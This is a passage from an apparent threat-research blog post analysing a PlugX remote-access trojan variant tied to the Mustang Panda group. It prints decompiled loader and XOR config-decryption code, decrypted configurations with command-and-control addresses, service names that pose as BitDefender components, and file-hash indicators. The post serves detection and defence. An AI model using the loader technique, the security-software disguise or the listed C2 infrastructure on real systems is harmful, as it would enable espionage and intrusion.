
- PlugX's configuration is embedded in shellcode and starts at offset **0x69**.
- The size of the configuration is **0x0150C** (**5388**) bytes.
- Decryption key is **0xB4**.

```
plugx_mapped_dll->signature = 0;
plugx_decrypted_dll->ptr_shellcode_base = ptr_call_addr;  // 00402029 E8 00 00 00 00
plugx_decrypted_dll->shellcode_size = end_sc_offset;
plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr;// 00403592 1C 9B ....
plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size;// 0x2E552
plugx_decrypted_dll->PlugX_config = config;               // 0x0402069 (offset 0x69 on disk)
plugx_decrypted_dll->PlugX_config_size = config_size;     // 0x0150C
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &flOldProtect);
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
  return 0x18;
if ( ExportProc )
  ExportProc();                                           // execute export function
```


```
PlugX_mapped_dll_base = f_create_unnamed_event(0)->dll_base;
ptr_plugx_config = PlugX_mapped_dll_base->PlugX_config;
signature = ptr_plugx_config->signature;                     // 0xCA68BE5E
if ( ptr_plugx_config->signature == ptr_plugx_config->compared_value )
  goto setup_config_buffer;
if ( PlugX_mapped_dll_base->PlugX_config_size != 0x150C )
  goto setup_config_buffer;
sub_10007D00(0);
xor_key = signature + 0x56;                                  // 0xCA68BE5E + 0x56565656 = 0x00EF1484
                                                             // --> xor_key = 0x84
i = 0;
do
{
  ptr_decrypted_config = &decrypted_config[i++];
  *ptr_decrypted_config = xor_key ^ ptr_decrypted_config[ptr_plugx_config - decrypted_config];
}
while ( i < 0x150C );
if ( ptr_plugx_config->signature != signature_computed )
{
setup_config_buffer:
  f_memset_ret(g_std_decrypt_data, 0, 0x150C);
  result = 0;
}
else
{
```

With all the complete information as above, it is possible to recover the configuration information easily:

IP	Port
86.78.23.152	53
86.78.23.152	22
86.78.23.152	8080
86.78.23.152	23



In addition to the list of C2 addresses above, there is additional information related to the directory created on the victim machine to contain malware files as well as the name of the service that can be created:




```
// "bdreinit.exe" -> (size: 13)
// crash handling component BDReinit.exe
wsz_bdreinit_exe[0] = 'd\0b';
wsz_bdreinit_exe[1] = 'e\0r';
wsz_bdreinit_exe[2] = 'n\0i';
wsz_bdreinit_exe[3] = 't\0i';
wsz_bdreinit_exe[4] = 'e\0.';
wsz_bdreinit_exe[5] = 'e\0x';
LOWORD(wsz_bdreinit_exe[6]) = 0;
```

```
00000970  00 00 00 00 00 25 00 50 00 72 00 6F 00 67 00 72      % P r o g r
00000980  00 61 00 6D 00 46 00 69 00 6C 00 65 00 73 00 25   a m F i l e s %
00000990  00 5C 00 42 00 69 00 74 00 44 00 65 00 66 00 65   \ B i t D e f e
000009A0  00 6E 00 64 00 65 00 72 00 20 00 55 00 70 00 64   n d e r   U p d
000009B0  00 61 00 74 00 65 00 00 00 00 00 00 00 00 00 00   a t e
```

```
00000B70  00 00 00 00 00 42 00 69 00 74 00 44 00 65 00 66        B i t D e f
00000B80  00 65 00 6E 00 64 00 65 00 72 00 20 00 43 00 72   e n d e r   C r
00000B90  00 61 00 73 00 68 00 20 00 48 00 61 00 6E 00 64   a s h   H a n d
00000BA0  00 6C 00 65 00 72 00 00 00 00 00 00 00 00 00 00   l e r
```

To make our life easier, I wrote a python script to automatically extract configuration information for this variant. The output after running the script is as follows:



```
$ python plugx_extract_config.py plugx_decrypted_config.bin

[+] Config file: plugx_decrypted_config.bin
[+] Config size: 5388 bytes
[+] Folder name: %ProgramFiles%\BitDefender Update
[+] Service name: BitDefender Crash Handler
[+] Proto info: HTTP://
[+] C2 servers:
        86.78.23.152:53
        86.78.23.152:22
        86.78.23.152:8080
        86.78.23.152:23
[+] Campaign ID: 1234
```

5. Conclusion

CrowdStrike researchers first published information on Mustang Panda in June 2018, after approximately one year of observing malicious activities that shared unique Tactics, Techniques, and Procedures (TTPs). However, according to research and collect from many different cybersecurity companies, this group of APTs has existed for more than a decade with different variants found around the world. Mustang Panda, believed to be a APT group based in China, is evaluated as one of the highly detrimental APT groups, applying sophisticated techniques to infect malware, aiming to gain as much long-term access as possible to conduct espionage and information theft.

In this blog we have analyzed the different steps the infamous PlugX RAT follows to start execution and avoid detection. Thereby, it can be seen that this APT group is still active and constantly looking for ways to improve their techniques. VinCSS will continue to search for additional samples and variants that may be associated with this PlugX variant that we analyzed in this article.

6. References

7. Indicators of Compromise

log.dll – db0c90da56ad338fa48c720d001f8ed240d545b032b2c2135b87eb9a56b07721

log.dll – 84893f36dac3bba6bf09ea04da5d7b9608b892f76a7c25143deebe50ecbbdc5d

log.dll – 3171285c4a846368937968bf53bc48ae5c980fe32b0de10cf0226b9122576f4e

log.dll – da28eb4f4a66c2561ce1b9e827cb7c0e4b10afe0ee3efd82e3cc2110178c9b7a

log.dat – 2de77804e2bd9b843a826f194389c2605cfc17fd2fafde1b8eb2f819fc6c0c84
Decrypted config:

```
[+] Folder name: %ProgramFiles%BitDefender Update

[+] Service name: BitDefender Crash Handler

[+] Proto info: HTTP://

[+] C2 servers:

86.78.23.152:53

86.78.23.152:22

86.78.23.152:8080

86.78.23.152:23

[+] Campaign ID: 1234
```

log.dat – 0e9e270244371a51fbb0991ee246ef34775787132822d85da0c99f10b17539c0
Decrypted config:

```
[+] Folder name: %ProgramFiles%BitDefender Update

[+] Service name: BitDefender Crash Handler

[+] Proto info: HTTP://

[+] C2 servers:

86.79.75.55:80

86.79.75.55:53

86.79.75.46:80

86.79.75.46:53

[+] Campaign ID: 1234
```

---

log.dat – 3268dc1cd5c629209df16b120e22f601a7642a85628b82c4715fe2b9fbc19eb0
Decrypted config:

```
[+] Folder name: %ProgramFiles%Common FilesARO 2012

[+] Service name: BitDefender Crash Handler

[+] Proto info: HTTP://

[+] C2 servers:

86.78.23.152:23

86.78.23.152:22

86.78.23.152:8080

86.78.23.152:53

[+] Campaign ID: 1234
```

---

log.dat – 02a9b3beaa34a75a4e2788e0f7038aaf2b9c633a6bdbfe771882b4b7330fa0c5 (THOR PlugX)
Decrypted config:

```
[+] Folder name: %ProgramFiles%BitDefender Handler

[+] Service name: BitDefender Update Handler

[+] Proto info: HTTP://

[+] C2 servers:

www.locvnpt.com:443

www.locvnpt.com:8080

www.locvnpt.com:80

www.locvnpt.com:53

[+] Campaign ID: 1234
```

Click here for Vietnamese version.

Dang Dinh Phuong – Threat Hunter

Tran Trung Kien (aka m4n0w4r) – Malware Analysis Expert

R&D Center – VinCSS (a member of Vingroup)

↗ Go back

RELATED POST

📅 25/04/2022

[RE026] A Deep Dive into Zloader – the Silent Night

Zloader, a notorious banking trojan also known as Terdot or Zbot. This trojan was first discovered in 2016, and over time its distribution number has also continuously increased. The Zloader's code is said to be built on the leaked source code of the famous ZeuS malware. In 2011, when source code of ZeuS was made public and since then, it has been used in various malicious code samples.

09/11/2021

[EX008] The exploit chain allows to take control of Zalo user accounts

While using the Zalo application, one of the popular chat applications in Vietnam today (According to statistics from Wikipedia, since May 2018, Zalo has reached 100 million users), the Threat Hunting team from VinCSS LLC discovered some security vulnerabilities that allow the attacker to form an exploit chain to take control of Zalo accounts.

27/10/2021

[RE025] TrickBot … many tricks

1. Introduction First discovered in 2016, until now TrickBot (aka TrickLoader or Trickster) has become one of the most popular and dangerous malware in today’s threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins […]

10/08/2021

[EX007] How playing CS: GO helped you bypass security products

Many of us love to play games, and as offensive security engineers, we also want to learn about how game studios are dealing with cheaters. We have observed that cheaters have used vulnerable graphic drivers to bypass anti-cheat mechanisms from several gaming cheating forums. In some cases, the cheaters tried to install vulnerable driver versions onto their computers, then exploited the vulnerability to read and write the game process's memory with the kernel privileges.

03/07/2021

[RE023] Quick analysis and removal tool of a series of new malware variant of Panda group that has recently targeted to Vietnam VGCA

Through continuous cyber security monitoring and hunting malware samples that were used in the attack on Vietnam Government Certification Authority, and they also have attacked a large corporation in Vietnam since 2019, we have discovered a series of new variants of the malware related to this group.